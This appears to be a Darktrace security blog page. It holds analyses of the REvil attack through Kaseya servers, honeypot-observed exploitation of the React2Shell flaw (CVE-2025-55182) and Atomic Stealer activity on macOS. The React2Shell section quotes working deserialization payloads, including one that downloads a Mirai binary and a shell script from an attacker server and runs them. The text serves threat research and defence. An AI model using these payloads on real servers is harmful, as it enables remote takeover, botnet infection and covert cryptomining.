Blog
/
/
July 8, 2021

Minimizing the REvil Impact Delivered via Kaseya Servers

Ransomware group REvil recently infiltrated Managed Service Providers for 1,500+ companies. See how Darktrace's autonomous response protected customer data.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
08
Jul 2021

As the USA prepared for a holiday weekend ahead of the Fourth of July, the ransomware group REvil were leveraging a vulnerability in Kaseya software to attack Managed Service Providers (MSPs) and their downstream customers. At least 1,500 companies appear to have been affected, even ones with no direct relationship to Kaseya.

At the time of writing, it appears that a zero-day vulnerability was used to gain access to the Kaseya VSA servers, before deploying ransomware on the endpoints managed by those VSA servers. This modus operandi vastly differs from previous ransomware campaigns which have traditionally been human-operated, direct intrusions.

The analysis below offers Darktrace’s insights into the campaign by looking at a real-life example. It highlights how Self-Learning AI detected the ransomware attack, and how Antigena protected customer data on the network from being encrypted.

Dissecting REvil ransomware from the network perspective

Antigena detected the first signs of ransomware on the network as soon as encryption had begun. The graphic below illustrates the start of the ransomware encryption over SMB shares. When the graphic was taken, the attack was happening live and had never been seen before. As it was a novel threat, Darktrace stopped the network encryption without any static signatures or rules.

Figure 1: Darktrace detects encryption from the infected device

The ransomware began to take action at 11:08:32, shown by the ‘SMB Delete Success’ from the infected laptop to an SMB server. While the laptop sometimes reads files on that SMB server, it never deletes these types of files on this particular file share, so Darktrace detected this activity as new and unusual.

Simultaneously, the infected laptop created the ransom note ‘943860t-readme.txt’. Again, the ‘SMB Write Success’ to the SMB server was new activity – and crucially, Darktrace did not look for a static string or a known ransom note. Instead – by previously learning the ‘normal’ behavior of every entity, peer group, and the overall enterprise – it identified that the activity was unusual and new for this organization and device.

By detecting and correlating these subtle anomalies, Darktrace identified this as the earliest stages of ransomware encryption on the network and Antigena took immediate action.

Figure 2: Snapshot of Antigena’s actions

Antigena took two precise steps:

  1. Enforce ‘pattern of life’ for five minutes: This prevented the infected laptop from making any connections that were new or unusual. In this case, it prevented any further new SMB encryption activity.
  2. Quarantine device for 24 hours: Usually, Antigena would not take such drastic action, but it was clear that this activity closely resembled ransomware behavior, so Antigena decided to quarantine the device on the network completely to prevent it from doing any further damage.

For several minutes, the infected laptop kept trying to connect to other internal devices via SMB to continue the encryption activity. It was blocked by Antigena at every stage, limiting the spread of the attack and mitigating any damage posed via the network encryption.

Figure 3: End of the attack

On a technical level, Antigena delivered the blocking mechanisms via integrations with native security controls such as existing firewalls, or by taking action itself to disrupt the connections.

The below graphic shows the ‘pattern of life’ for all network connections for the infected laptop. The three red dots represent Darktrace’s detections and pinpoint the exact moment in time when REvil ransomware was installed on the laptop. The graphic also shows an abrupt stop to all network communication as Antigena quarantined the device.

Figure 4: Network connections from the compromised laptop

Attacks will always get in

During the incident, part of the encryption happened locally on the endpoint device, which Darktrace had no visibility over. Furthermore, the Internet-facing Kaseya VSA server that was initially compromised was not visible to Darktrace in this case.

Nevertheless, Self-Learning AI detected the infection as soon as it reached the network. This shows the importance of being able to defend against active ransomware within the enterprise. Organizations cannot rely solely on a single layer of defense to keep threats out. An attacker will always – eventually – breach your environment. Defense therefore needs to change its approach towards detecting and mitigating damage once an adversary is inside.

Many cyber-attacks succeed in bypassing endpoint controls and begin to spread aggressively in corporate environments. Autonomous Response can provide resilience in such cases, even for novel campaigns and new strains of malware.

Thanks to Self-Learning AI, ransomware from the REvil attack could not perform any encryption over the network, and files available on that network were saved. This included the organization’s critical file servers which did not have Kaseya installed and thus did not receive the initial payload via the malicious update directly. By interrupting the attack as it happened, Antigena prevented thousands of files on network shares from being encrypted.

Further observations

Data exfiltration

In contrast to other REvil intrusions Darktrace has caught in the past, no data exfiltration has been observed. This is interesting as it differs from the general trend this last year where cyber-criminal groups generally focus more on the exfiltration of data to hold their victims to ransom, in response to companies becoming better with backups.

Bitcoin

REvil has demanded a total payment of $70 million in Bitcoin. For a group that tries to maximize their profits, this seems odd for two reasons:

  1. How do they expect a single entity to collect $70 million from potentially thousands of affected organizations? They must be aware of the massive logistical challenges behind this, even if they do expect Kaseya to act as a focal point for collecting the money.
  2. Since DarkSide lost access to most of the Colonial Pipeline ransom, ransomware groups have shifted to demanding payments in Monero rather than Bitcoin. Monero appears to be more difficult to track for law enforcement agencies. The fact REvil are using Bitcoin, a more traceable cryptocurrency, appears counter-productive to their usual goal of maximizing profits.

Ransomware-as-a-Service (RaaS)

Darktrace also noticed that other, more traditional ‘big game hunting’ REvil ransomware operations took place over the same weekend. This is not surprising as REvil is running a RaaS model, so it is likely some affiliate groups continued their regular big game hunting attacks while the Kaseya supply chain attack was underway.

Unpredictable is not undefendable

The weekend of the Fourth of July experienced major supply chain attacks against Kaseya and separately, against California-based distributor Synnex. Threats are coming from every direction – leveraging zero-days, social engineering tactics, and other advanced tools.

The case study above demonstrates how self-learning technology detects such attacks and minimizes the damage. It functions as a crucial part of defense-in-depth when other layers – such as endpoint protection, threat intelligence or known signatures and rules – fail to detect unknown threats.

The attack happened in milliseconds, faster than any human security team could react. Autonomous Response has proven invaluable in outpacing this new generation of machine-speed threats. It keeps thousands of organizations safe around the world, around the clock, stopping an attack every second.

Darktrace model detections

  • Compromise / Ransomware / Suspicious SMB Activity
  • Compromise / Ransomware / Suspicious SMB File Extension
  • Compromise / Ransomware / Ransom or Offensive Words Written to SMB
  • Compromise / Ransomware / Ransom or Offensive Words Read from SMB
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO

More in this series

No items found.

Blog

/

Network

/

December 11, 2025

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within HoursDefault blog imageDefault blog image

What is React2Shell?

CVE-2025-55182, also known as React2Shell is a vulnerability within React server components that allows for an unauthenticated attacker to gain remote code execution with a single request. The severity of this vulnerability and ease of exploitability has led to threat actors opportunistically exploiting it within a matter of days of its public disclosure.

Darktrace security researchers rapidly deployed a new honeypot using the Cloudypots system, allowing for the monitoring of exploitation of the vulnerability in the wild.

Cloudypots is a system that enables virtual instances of vulnerable applications to be deployed in the cloud and monitored for attack. This approach allows for Darktrace to deploy high-interaction, realistic honeypots, that appear as genuine deployments of vulnerable software to attackers.

This blog will explore one such campaign, nicknamed “Nuts & Bolts” based on the naming used in payloads.

Analysis of the React2Shell exploit

The React2Shell exploit relies on an insecure deserialization vulnerability within React Server Components’ “Flight” protocol. This protocol uses a custom serialization scheme that security researchers discovered could be abused to run arbitrary JavaScript by crafting the serialized data in a specific way. This is possible because the framework did not perform proper type checking, allowing an attacker to reference types that can be abused to craft a chain that resolves to an anonymous function, and then invoke it with the desired JavaScript as a promise chain.

This code execution can then be used to load the ‘child_process’ node module and execute any command on the target server.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day [1]. Within 30 hours of the patch, a publicly available proof of concept emerged that could be used to exploit any vulnerable server. This rapid timeline left many servers remaining unpatched by the time attackers began actively exploiting the vulnerability.

Initial access

The threat actor behind the “Nuts & Bolts” campaign uses a spreader server with IP 95.214.52[.]170 to infect victims. The IP appears to be located in Poland and is associated with a hosting provided known as MEVSPACE. The spreader is highly aggressive, launching exploitation attempts, roughly every hour.

When scanning, he spreader primarily targets port 3000, which is the default port for a NEXT.js server in a default or development configuration. It is possible the attacker is avoiding port 80 and 443, as these are more likely to have reverse proxies or WAFs in front of the server, which could disrupt exploitation attempts.

When the spreader finds a new host with port 3000 open, it begins by testing if it is vulnerable to React2Shell by sending a crafted request to run the ‘whoami’ command and store the output in an error digest that is returned to the attacker.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

The above snippet is the core part of the crafted request that performs the execution. This allows the attacker to confirm that the server is vulnerable and fetch the user account under which the NEXT.js process is running, which is useful information for determining if a target is worth attacking.

From here, the attacker then sends an additional request to run the actual payload on the victim server.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(cd /dev;(busybox wget -O x86 hxxp://89[.]144.31.18/nuts/x86%7C%7Ccurl -s -o x86 hxxp://89[.]144.31.18/nuts/x86 );chmod 777 x86;./x86 reactOnMynuts;(busybox wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||curl -s hxxp://89[.]144.31.18/nuts/bolts)%7Csh)&',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

This snippet attempts to deploy several payloads by using wget (or curl if wget fails) into the /dev directory and execute them. The x86 binary is a Mirai variant that does not appear to have any major alterations to regular Mirai. The ‘nuts/bolts’ endpoint returns a bash script, which is then executed. The script includes several log statements throughout its execution to provide visibility into which parts ran successfully. Similar to the ‘whoami’ request, the output is placed in an error digest for the attacker to review.

In this case, the command-and-control (C2) IP, 89[.]144.31.18, is hosted on a different server operated by a German hosting provider named myPrepaidServer, which offers virtual private server (VPS) services and accepts cryptocurrency payments [2].  

Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.
Figure 1: Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.

Nuts & Bolts script

This script’s primary purpose is to prepare the box for a cryptocurrency miner.

The script starts by attempting to terminate any competing cryptocurrency miner processes using ‘pkill’ that match on a specific name. It will check for and terminate:

  • xmrig
  • softirq (this also matches a system process, which it will fail to kill each invocation)
  • watcher
  • /tmp/a.sh
  • health.sh

Following this, the script will checks for a process named “fghgf”. If it is not running, it will retrieve hxxp://89[.]144.31.18/nuts/lc and write it to /dev/ijnegrrinje.json, as well as retrieving hxxp://89[.]144.31.18/nuts/x and writing it to /dev/fghgf. The script will the executes /dev/fghgf -c /dev/ijnegrrinje.json -B in the background, which is an XMRig miner.

The XMRig deployment script.
Figure 2: The XMRig deployment script.

The miner is configured to connect to two private pools at 37[.]114.37.94 and 37[.]114.37.82, using  “poop” as both the username and password. The use of a private pool conceals the associated wallet address. From here, a short bash script is dropped to /dev/stink.sh. This script continuously crawls all running processes on the system and reads their /proc/pid/exe path, which contains a copy of the original executable that was run. The ‘strings’ utility is run to output all valid ASCII strings found within the data and checks to see if contains either “xmrig”, “rondo” or “UPX 5”. If so, it sends a SIGKILL to the process to terminate it.

Additionally, it will run ‘ls –l’ on the exe path in case it is symlinked to a specific path or has been deleted. If the output contains any of the following strings, the script sends a SIGKILL to terminate the program:

  • (deleted) - Indicates that the original executable was deleted from the disk, a common tactic used by malware to evade detection.
  • xmrig
  • hash
  • watcher
  • /dev/a
  • softirq
  • rondo
  • UPX 5.02
 The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.
Figure 3: The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.

Darktrace observations in customer environments  

Following the public disclosure of CVE‑2025‑55182 on December, Darktrace observed multiple exploitation attempts across customer environments beginning around December 4. Darktrace triage identified a series of consistent indicators of compromise (IoCs). By consolidating indicators across multiple deployments and repeat infrastructure clusters, Darktrace identified a consistent kill chain involving shell‑script downloads and HTTP beaconing.

In one example, on December 5, Darktrace observed external connections to malicious IoC endpoints (172.245.5[.]61:38085, 5.255.121[.]141, 193.34.213[.]15), followed by additional connections to other potentially malicious endpoint. These appeared related to the IoCs detailed above, as one suspicious IP address shared the same ASN. After this suspicious external connectivity, Darktrace observed cryptomining-related activity. A few hours later, the device initiated potential lateral movement activity, attempting SMB and RDP sessions with other internal devices on the network. These chain of events appear to identify this activity to be related to the malicious campaign of the exploitation of React2Shell vulnerability.

Generally, outbound HTTP traffic was observed to ports in the range of 3000–3011, most notably port 3001. Requests frequently originated from scripted tools, with user agents such as curl/7.76.1, curl/8.5.0, Wget/1.21.4, and other generic HTTP signatures. The URIs associated with these requests included paths like /nuts/x86 and /n2/x86, as well as long, randomized shell script names such as /gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh. In some cases, parameterized loaders were observed, using query strings like: /?h=<ip>&p=<port>&t=<proto>&a=l64&stage=true.  

Infrastructure analysis revealed repeated callbacks to IP-only hosts linked to ASN AS200593 (Prospero OOO), a well-known “bulletproof” hosting provider often utilized by cyber criminals [3], including addresses such as 193.24.123[.]68:3001 and 91.215.85[.]42:3000, alongside other nodes hosting payloads and staging content.

Darktrace model coverage

Darktrace model coverage consistently highlighted behaviors indicative of exploitation. Among the most frequent detections were anomalous server activity on new, non-standard ports and HTTP requests posted to IP addresses without hostnames, often using uncommon application protocols. Models also flagged the appearance of new user agents such as curl and wget originating from internet-facing systems, representing an unusual deviation from baseline behavior.  

Additionally, observed activity included the download of scripts and executable files from rare external sources, with Darktrace’s Autonomous Response capability intervening to block suspicious transfers, when enabled. Beaconing patterns were another strong signal, with detections for HTTP beaconing to new or rare IP addresses, sustained SSL or HTTP increases, and long-running compromise indicators such as “Beacon for 4 Days” and “Slow Beaconing.”

Conclusion

While this opportunistic campaign to exploit the React2Shell exploit is not particularly sophisticated, it demonstrates that attackers can rapidly prototyping new methods to take advantage of novel vulnerabilities before widespread patching occurs. With a time to infection of only two minutes from the initial deployment of the honeypot, this serves as a clear reminder that patching vulnerabilities as soon as they are released is paramount.

Credit to Nathaniel Bill (Malware Research Engineer), George Kim (Analyst Consulting Lead – AMS), Calum Hall (Technical Content Researcher), Tara Gould (Malware Research Lead, and Signe Zaharka (Principal Cyber Analyst).

Edited by Ryan Traill (Analyst Content Lead)

Appendices

IoCs

Spreader IP - 95[.]214.52.170

C2 IP - 89[.]144.31.18

Mirai hash - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb

Xmrig hash - aa6e0f4939135feed4c771e4e4e9c22b6cedceb437628c70a85aeb6f1fe728fa

Config hash - 318320a09de5778af0bf3e4853d270fd2d390e176822dec51e0545e038232666

Monero pool 1 - 37[.]114.37.94

Monero pool 2 - 37[.]114.37.82

References  

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[2] https://myprepaid-server.com/

[3] https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab

Darktrace Model Coverage

Anomalous Connection::Application Protocol on Uncommon Port

Anomalous Connection::New User Agent to IP Without Hostname

Anomalous Connection::Posting HTTP to IP Without Hostname

Anomalous File::Script and EXE from Rare External

Anomalous File::Script from Rare External Location

Anomalous Server Activity::New User Agent from Internet Facing System

Anomalous Server Activity::Rare External from Server

Antigena::Network::External Threat::Antigena Suspicious File Block

Antigena::Network::External Threat::Antigena Watched Domain Block

Compromise::Beacon for 4 Days

Compromise::Beacon to Young Endpoint

Compromise::Beaconing Activity To External Rare

Compromise::High Volume of Connections with Beacon Score

Compromise::HTTP Beaconing to New IP

Compromise::HTTP Beaconing to Rare Destination

Compromise::Large Number of Suspicious Failed Connections

Compromise::Slow Beaconing Activity To External Rare

Compromise::Sustained SSL or HTTP Increase

Device::New User Agent

Device::Threat Indicator

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

Network

/

December 5, 2025

Atomic Stealer: Darktrace’s Investigation of a Growing macOS Threat

Atomic Stealer: Darktrace’s Investigation of a Growing macOS ThreatDefault blog imageDefault blog image

The Rise of Infostealers Targeting Apple Users

In a threat landscape historically dominated by Windows-based threats, the growing prevalence of macOS information stealers targeting Apple users is becoming an increasing concern for organizations. Infostealers are a type of malware designed to steal sensitive data from target devices, often enabling attackers to extract credentials and financial data for resale or further exploitation. Recent research identified infostealers as the largest category of new macOS malware, with an alarming 101% increase in the last two quarters of 2024 [1].

What is Atomic Stealer?

Among the most notorious is Atomic macOS Stealer (or AMOS), first observed in 2023. Known for its sophisticated build, Atomic Stealer can exfiltrate a wide range of sensitive information including keychain passwords, cookies, browser data and cryptocurrency wallets.

Originally marketed on Telegram as a Malware-as-a-Service (MaaS), Atomic Stealer has become a popular malware due to its ability to target macOS. Like other MaaS offerings, it includes services like a web panel for managing victims, with reports indicating a monthly subscription cost between $1,000 and $3,000 [2]. Although Atomic Stealer’s original intent was as a standalone MaaS product, its unique capability to target macOS has led to new variants emerging at an unprecedented rate

Even more concerning, the most recent variant has now added a backdoor for persistent access [3]. This backdoor presents a significant threat, as Atomic Stealer campaigns are believed to have reached an around 120 countries. The addition of a backdoor elevates Atomic Stealer to the rare category of backdoor deployments potentially at a global scale, something only previously attributed to nation-state threat actors [4].

This level of sophistication is also evident in the wide range of distribution methods observed since its first appearance; including fake application installers, malvertising and terminal command execution via the ClickFix technique. The ClickFix technique is particularly noteworthy: once the malware is downloaded onto the device, users are presented with what appears to be a legitimate macOS installation prompt. In reality, however, the user unknowingly initiates the execution of the Atomic Stealer malware.

This blog will focus on activity observed across multiple Darktrace customer environments where Atomic Stealer was detected, along with several indicators of compromise (IoCs). These included devices that successfully connected to endpoints associated with Atomic Stealer, those that attempted but failed to establish connections, and instances suggesting potential data exfiltration activity.

Darktrace’s Coverage of Atomic Stealer

As this evolving threat began to spread across the internet in June 2025, Darktrace observed a surge in Atomic Stealer activity, impacting numerous customers in 24 different countries worldwide. Initially, most of the cases detected in 2025 affected Darktrace customers within the Europe, Middle East, and Africa (EMEA) region. However, later in the year, Darktrace began to observe a more even distribution of cases across EMEA, the Americas (AMS), and Asia Pacific (APAC). While multiple sectors were impacted by Atomic Stealer, Darktrace customers in the education sector were the most affected, particularly during September and October, coinciding with the return to school and universities after summer closures. This spike likely reflects increased device usage as students returned and reconnected potentially compromised devices to school and campus environments.

Starting from June, Darktrace detected multiple events of suspicious HTTP activity to external connections to IPs in the range 45.94.47.0/24. Investigation by Darktrace’s Threat Research team revealed several distinct patterns ; HTTP POST requests to the URI “/contact”, identical cURL User Agents and HTTP requests to “/api/tasks/[base64 string]” URIs.

Within one observed customer’s environment in July, Darktrace detected two devices making repeated initiated HTTP connections over port 80 to IPs within the same range. The first, Device A, was observed making GET requests to the IP 45.94.47[.]158 (AS60781 LeaseWeb Netherlands B.V.), targeting the URI “/api/tasks/[base64string]” using the “curl/8.7.2” user agent. This pattern suggested beaconing activity and triggered the ‘Beaconing Activity to External Rare' model alert in Darktrace / NETWORK, with Device A’s Model Event Log showing repeated connections. The IP associated with this endpoint has since been flagged by multiple open-source intelligence (OSINT) vendors as being associated with Atomic Stealer [5].

Darktrace’s detection of Device A showing repeated connections to the suspicious IP address over port 80, indicative of beaconing behavior.
Figure 1: Darktrace’s detection of Device A showing repeated connections to the suspicious IP address over port 80, indicative of beaconing behavior.

Darktrace’s Cyber AI Analyst subsequently launched an investigation into the activity, uncovering that the GET requests resulted in a ‘503 Service Unavailable’ response, likely indicating that the server was temporarily unable to process the requests.

Cyber AI Analyst Incident showing the 503 Status Code, indicating that the server was temporarily unavailable.
Figure 2: Cyber AI Analyst Incident showing the 503 Status Code, indicating that the server was temporarily unavailable.

This unusual activity prompted Darktrace’s Autonomous Response capability to recommend several blocking actions for the device in an attempt to stop the malicious activity. However, as the customer’s Autonomous Response configuration was set to Human Confirmation Mode, Darktrace was unable to automatically apply these actions. Had Autonomous Response been fully enabled, these connections would have been blocked, likely rendering the malware ineffective at reaching its malicious command-and-control (C2) infrastructure.

Autonomous Response’s suggested actions to block suspicious connectivity on Device A in the first customer environment.
Figure 3: Autonomous Response’s suggested actions to block suspicious connectivity on Device A in the first customer environment.

In another customer environment in August, Darktrace detected similar IoCs, noting a device establishing a connection to the external endpoint 45.94.47[.]149 (ASN: AS57043 Hostkey B.V.). Shortly after the initial connections, the device was observed making repeated requests to the same destination IP, targeting the URI /api/tasks/[base64string] with the user agent curl/8.7.1, again suggesting beaconing activity. Further analysis of this endpoint after the fact revealed links to Atomic Stealer in OSINT reporting [6].

Cyber AI Analyst investigation finding a suspicious URI and user agent for the offending device within the second customer environment.
Figure 4:  Cyber AI Analyst investigation finding a suspicious URI and user agent for the offending device within the second customer environment.

As with the customer in the first case, had Darktrace’s Autonomous Response been properly configured on the customer’s network, it would have been able to block connectivity with 45.94.47[.]149. Instead, Darktrace suggested recommended actions that the customer’s security team could manually apply to help contain the attack.

Autonomous Response’s suggested actions to block suspicious connectivity to IP 45.94.47[.]149 for the device within the second customer environment.
Figure 5: Autonomous Response’s suggested actions to block suspicious connectivity to IP 45.94.47[.]149 for the device within the second customer environment.

In the most recent case observed by Darktrace in October, multiple instances of Atomic Stealer activity were seen across one customer’s environment, with two devices communicating with Atomic Stealer C2 infrastructure. During this incident, one device was observed making an HTTP GET request to the IP 45.94.47[.]149 (ASN: AS60781 LeaseWeb Netherlands B.V.). These connections targeted the URI /api/tasks/[base64string, using the user agent curl/8.7.1.  

Shortly afterward, the device began making repeated connections over port 80 to the same external IP, 45.94.47[.]149. This activity continued for several days until Darktrace detected the device making an HTTP POST request to a new IP, 45.94.47[.]211 (ASN: AS57043 Hostkey B.V.), this time targeting the URI /contact, again using the curl/8.7.1 user agent. Similar to the other IPs observed in beaconing activity, OSINT reporting later linked this one to information stealer C2 infrastructure [7].

Darktrace’s detection of suspicious beaconing connectivity with the suspicious IP 45.94.47.211.
Figure 6: Darktrace’s detection of suspicious beaconing connectivity with the suspicious IP 45.94.47.211.

Further investigation into this customer’s network revealed that similar activity had been occurring as far back as August, when Darktrace detected data exfiltration on a second device. Cyber AI Analyst identified this device making a single HTTP POST connection to the external IP 45.94.47[.]144, another IP with malicious links [8], using the user agent curl/8.7.1 and targeting the URI /contact.

Cyber AI Analyst investigation finding a successful POST request to 45.94.47[.]144 for the device within the third customer environment.
Figure 7:  Cyber AI Analyst investigation finding a successful POST request to 45.94.47[.]144 for the device within the third customer environment.

A deeper investigation into the technical details within the POST request revealed the presence of a file named “out.zip”, suggesting potential data exfiltration.

Advanced Search log in Darktrace / NETWORK showing “out.zip”, indicating potential data exfiltration for a device within the third customer environment.
Figure 8: Advanced Search log in Darktrace / NETWORK showing “out.zip”, indicating potential data exfiltration for a device within the third customer environment.

Similarly, in another environment, Darktrace was able to collect a packet capture (PCAP) of suspected Atomic Stealer activity, which revealed potential indicators of data exfiltration. This included the presence of the “out.zip” file being exfiltrated via an HTTP POST request, along with data that appeared to contain details of an Electrum cryptocurrency wallet and possible passwords.

Read more about Darktrace’s full deep dive into a similar case where this tactic was leveraged by malware as part of an elaborate cryptocurrency scam.

PCAP of an HTTP POST request showing the file “out.zip” and details of Electrum Cryptocurrency wallet.
Figure 9: PCAP of an HTTP POST request showing the file “out.zip” and details of Electrum Cryptocurrency wallet.

Although recent research attributes the “out.zip” file to a new variant named SHAMOS [9], it has also been linked more broadly to Atomic Stealer [10]. Indeed, this is not the first instance where Darktrace has seen the “out.zip” file in cases involving Atomic Stealer either. In a previous blog detailing a social engineering campaign that targeted cryptocurrency users with the Realst Stealer, the macOS version of Realst contained a binary that was found to be Atomic Stealer, and similar IoCs were identified, including artifacts of data exfiltration such as the “out.zip” file.

Conclusion

The rapid rise of Atomic Stealer and its ability to target macOS marks a significant shift in the threat landscape and should serve as a clear warning to Apple users who were traditionally perceived as more secure in a malware ecosystem historically dominated by Windows-based threats.

Atomic Stealer’s growing popularity is now challenging that perception, expanding its reach and accessibility to a broader range of victims. Even more concerning is the emergence of a variant embedded with a backdoor, which is likely to increase its appeal among a diverse range of threat actors. Darktrace’s ability to adapt and detect new tactics and IoCs in real time delivers the proactive defense organizations need to protect themselves against emerging threats before they can gain momentum.

Credit to Isabel Evans (Cyber Analyst), Dylan Hinz (Associate Principal Cyber Analyst)
Edited by Ryan Traill (Analyst Content Lead)

Appendices

References

1.     https://www.scworld.com/news/infostealers-targeting-macos-jumped-by-101-in-second-half-of-2024

2.     https://www.kandji.io/blog/amos-macos-stealer-analysis

3.     https://www.broadcom.com/support/security-center/protection-bulletin/amos-stealer-adds-backdoor

4.     https://moonlock.com/amos-backdoor-persistent-access

5.     https://www.virustotal.com/gui/ip-address/45.94.47.158/detection

6.     https://www.trendmicro.com/en_us/research/25/i/an-mdr-analysis-of-the-amos-stealer-campaign.html

7.     https://www.virustotal.com/gui/ip-address/45.94.47.211/detection

8.     https://www.virustotal.com/gui/ip-address/45.94.47.144/detection

9.     https://securityaffairs.com/181441/malware/over-300-entities-hit-by-a-variant-of-atomic-macos-stealer-in-recent-campaign.html

10.   https://binhex.ninja/malware-analysis-blogs/amos-stealer-atomic-stealer-malware.html

Darktrace Model Detections

Darktrace / NETWORK

  • Compromise / Beaconing Activity To External Rare
  • Compromise / HTTP Beaconing to New IP
  • Compromise / HTTP Beaconing to Rare Destination
  • Anomalous Connection / New User Agent to IP Without Hostname
  • Device / New User Agent
  • Compromise / Sustained TCP Beaconing Activity To Rare Endpoint
  • Compromise / Slow Beaconing Activity To External Rare
  • Anomalous Connection / Posting HTTP to IP Without Hostname
  • Compromise / Quick and Regular Windows HTTP Beaconing

Autonomous Response

  • Antigena / Network / Significant Anomaly::Antigena Alerts Over Time Block
  • Antigena / Network / Significant Anomaly::Antigena Significant Anomaly from Client Block
  • Antigena / Network / External Threat::Antigena Suspicious Activity Block

List of IoCs

  • 45.94.47[.]149 – IP – Atomic C2 Endpoint
  • 45.94.47[.]144 – IP – Atomic C2 Endpoint
  • 45.94.47[.]158 – IP – Atomic C2 Endpoint
  • 45.94.47[.]211 – IP – Atomic C2 Endpoint
  • out.zip - File Output – Possible ZIP file for Data Exfiltration

MITRE ATT&CK Mapping:

Tactic –Technique – Sub-Technique

Execution - T1204.002 - User Execution: Malicious File

Credential Access - T1555.001 - Credentials from Password Stores: Keychain

Credential Access - T1555.003 - Credentials from Web Browsers

Command & Control - T1071 - Application Layer Protocol

Exfiltration - T1041 - Exfiltration Over C2 Channel

Continue reading
About the author
Isabel Evans
Cyber Analyst
Your data. Our AI.
Elevate your network security with Darktrace AI